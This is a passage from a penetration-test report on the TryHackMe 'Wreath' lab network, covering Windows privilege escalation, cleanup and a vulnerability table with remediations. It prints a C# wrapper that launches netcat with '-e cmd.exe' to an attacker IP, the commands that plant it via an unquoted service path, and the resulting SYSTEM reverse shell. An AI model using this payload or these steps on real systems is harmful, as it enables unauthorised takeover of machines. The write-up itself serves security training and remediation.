


```
C:\xampp\htdocs\resources\uploads>powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"
powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"

Path   : Microsoft.PowerShell.Core\FileSystem::C:\Program Files (x86)\System Explorer
Owner  : BUILTIN\Administrators
Group  : WREATH-PC\None
Access : BUILTIN\Users Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  268435456
         NT AUTHORITY\SYSTEM Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  268435456
         BUILTIN\Administrators Allow  FullControl
         BUILTIN\Administrators Allow  268435456
         BUILTIN\Users Allow  ReadAndExecute, Synchronize
         BUILTIN\Users Allow  -1610612736
         CREATOR OWNER Allow  268435456
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  -1610612736
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  -1610612736
Audit  :
Sddl   : O:BAG:S-1-5-21-3963238053-2357614183-4023578609-513D:AI(A;OICI;FA;;;BU)(A;ID;FA;;;S-1-5-80-956008885-341852264
         9-1831038044-1853292631-2271478464)(A;CIIOID;GA;;;S-1-5-80-956008885-3418522649-1831038044-1853292631-22714784
         64)(A;ID;FA;;;SY)(A;OICIIOID;GA;;;SY)(A;ID;FA;;;BA)(A;OICIIOID;GA;;;BA)(A;ID;0×1200a9;;;BU)(A;OICIIOID;GXGR;;;
         BU)(A;OICIIOID;GA;;;CO)(A;ID;0×1200a9;;;AC)(A;OICIIOID;GXGR;;;AC)(A;ID;0×1200a9;;;S-1-15-2-2)(A;OICIIOID;GXGR;
         ;;S-1-15-2-2)
```

Preparing a Malicious Executable


Our exploit uses a simple payload that forces our client's personal computer to connect with the attackers machine, via netcat. To make use of the tool, we, previously, uploaded an executable version for x64 architecture on the final machine, as C:\Windows\Temp\egg_nc64.exe.

The malware's code follows in the screenshot. It is written in C# and compiled, with the help of mcs compiler, and tested locally on our machine.



```csharp
using System;
using System.Diagnostics;

namespace Wrapper{
    class Program{
        static void Main(){

            Process proc = new Process();
            ProcessStartInfo procInfo = new ProcessStartInfo("c:\\windows\\temp\\egg_nc64.exe", "10.50.73.83 5152 -e cmd.exe");

            procInfo.CreateNoWindow = true;

            proc.StartInfo = procInfo;
            proc.Start();
        }
    }
}
```

Afterwards, it was uploaded and copied as C:\Program Files (x86)\System Explorer\System.exe.



```
C:\tools>copy Wrapper-egg.exe "C:\Program Files (x86)\System Explorer\System.exe"
copy Wrapper-egg.exe "C:\Program Files (x86)\System Explorer\System.exe"
        1 file(s) copied.

C:\tools>dir "C:\Program Files (x86)\System Explorer\"
dir "C:\Program Files (x86)\System Explorer\"
 Volume in drive C has no label.
 Volume Serial Number is A041-2802

 Directory of C:\Program Files (x86)\System Explorer

18/12/2021  19:23    <DIR>          .
18/12/2021  19:23    <DIR>          ..
21/12/2020  23:55    <DIR>          System Explorer
18/12/2021  19:18             3,584 System.exe
               1 File(s)          3,584 bytes
               3 Dir(s)   6,881,570,816 bytes free

C:\tools>
```


Privilege Escalation

Reaching for the final step, we restarted the vulnerable service with the command:

sc stop SystemExplorerHelpService


and restarted it with:

sc start SystemExplorerHelpService



```
C:\tools>sc stop SystemExplorerHelpService
sc stop SystemExplorerHelpService

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0×0)
        SERVICE_EXIT_CODE  : 0  (0×0)
        CHECKPOINT         : 0×0
        WAIT_HINT          : 0×1388

C:\tools>sc start SystemExplorerHelpService
sc start SystemExplorerHelpService
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.

C:\tools>sc start SystemExplorerHelpService
sc start SystemExplorerHelpService
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.


C:\tools>
```

In spite of the fail status the procedure returns, you can notice that, on our attacking machine and through the netcat listener, we received a reverse shell with System privileges.



```
┌──(kali㉿kali)-[~/tryhackme/wreath]
└─$ nc -lnvp 5152
listening on [any] 5152 ...
connect to [10.50.185.70] from (UNKNOWN) [10.200.188.100] 50343
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

```
[SC] StartService FAILED

The service did not resp


C:\tools>sc start System
sc start SystemExplorerH
[SC] StartService FAILED

The service did not resp


C:\tools>
```

Cleanup

Security.egg made sure that any action taken to assist our penetration testing was reversed to its former state. Thus, we followed the proper steps for each machine compromised in Wreath’s network.

prod-server (10.200.72.200)

- deleting file eggd-nmap
- deleting file ncat-eggd
- closing port 15525

git-server(10.200.72.150)

- deleting file chisel_eggd.exe
- closing port 15555

personal PC(10.200.72.100)

- deleting file test_egg.jpg.php
- deleting file shell_egg.jpg.php
- deleting file Wrapper.exe
- deleting file System.exe
- deleting file egg_nc64.exe
- restarting service SystemExplorerHelpService

Conclusion

This report showcases how an attacker is able to compromise, in full, the Wreath network, by exploiting already known CVEs and configuration vulnerabilities. The impact on the final target of the network is critical and could have caused significant and dangerous results for our client. Some examples of exploiting material, as a spyware or a ransomware, could have brought extensive financial and confidential damage.

We suggest and encourage you to apply the latest patches on every outdated software your machines are running over the entire network, immediately. Also, be sure that you will update your own developed software to meet the necessary security criteria, as long as your system's vulnerable configurations.

Appendix A: Vulnerabilities, Risk and Mitigations

In accordance with the CVSS calculator[6] and the CVE reports found, we prepared a table demonstrating the importance of our findings.

Outdated Webmin Server Software

Rating: High

Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Description: The affected version allows unauthorized RCE with root privileges.

Remediation: Update to its latest version.

Unauthorized Remote Code Execution on GitStack 2.3.10

Rating: High

Vector: CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Description: The GitStack software is vulnerable to unauthorized RCE, while a simple exploit is available online, for free. Additionally, on the assessed machine is configured to run as root.

Remediation: Lower the privileges of the running software to minimum. There is no latest mitigation considering this product.

Weak Login Credentials

Rating: Medium

Vector: CVSS:3.1/AV:L/AC:L/PR:H/UI:N/S:U/C:L/I:H/A:N

Description: A weak password hash found on git server, leading to unpredictable login to Mr.Wreath’s personal file upload application.

Remediation: Use of a stronger password.

[6] https://www.first.org/cvss/calculator/3.1

Defective File Upload Examination

Rating: Medium

Vector: CVSS:3.1/AV:A/AC:L/PR:L/UI:N/S:U/C:N/I:H/A:N

Description: An application responsible for uploaded file extension validation is not developed correctly and therefore allowing executable files to be placed on the server.

Remediation: Improve the application's logic appropriately.

Misconfigured Service Path Leading to Privilege Escalation

Rating: High

Vector: CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H

Description: A service runs with its respecting path unquoted, being vulnerable to an Unquoted Service Path attack.

Remediation: Correct the system's configurations.